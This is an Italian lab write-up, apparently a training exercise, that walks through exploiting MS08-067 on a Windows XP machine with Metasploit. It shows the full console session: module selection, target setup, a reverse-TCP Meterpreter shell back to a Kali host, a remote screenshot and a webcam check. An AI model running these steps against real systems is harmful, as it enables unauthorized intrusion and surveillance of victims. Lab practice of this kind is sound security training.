

Traccia: Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Attiviamo il servizio **MSFConsole** e cerchiamo tra gli exploit ms08-067 utilizzando il comando «search».

```
= [ metasploit v6.3.43-dev ]
+ -- [ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- [ 1391 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search MS08-067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Controlliamo le opzioni da configurare con il comando «show options»:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  -  -  -  -
  RHOSTS          yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445          The SMB service port (TCP)
  SMBPIPE  BROWSER       yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -  -  -  -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      192.168.1.100   yes       The listen address (an interface may be specified)
  LPORT      4444           yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Utilizziamo il comando «set» per configurare il parametro RHOSTS, quindi l'indirizzo della macchina target: 192.168.1.200.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.200   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.100   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.
```

Utilizziamo il comando exploit per far partire il modulo.


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.200:1034) at 2024-03-06 09:39:13 +0100

meterpreter > █
```

Andiamo a catturare uno screenshot e salviamolo sulla nostra macchina kali.

```
meterpreter > use espia
Loading extension espia... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/QLlAkZgD.jpeg
meterpreter > █
```



Il comando **webcam_list** visualizzerà le webcam attualmente disponibili sull'host di destinazione.

```
Screenshot saved to: /home/kali/QLtAKZgD.jpeg  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > 
```

Al momento non troviamo webcams.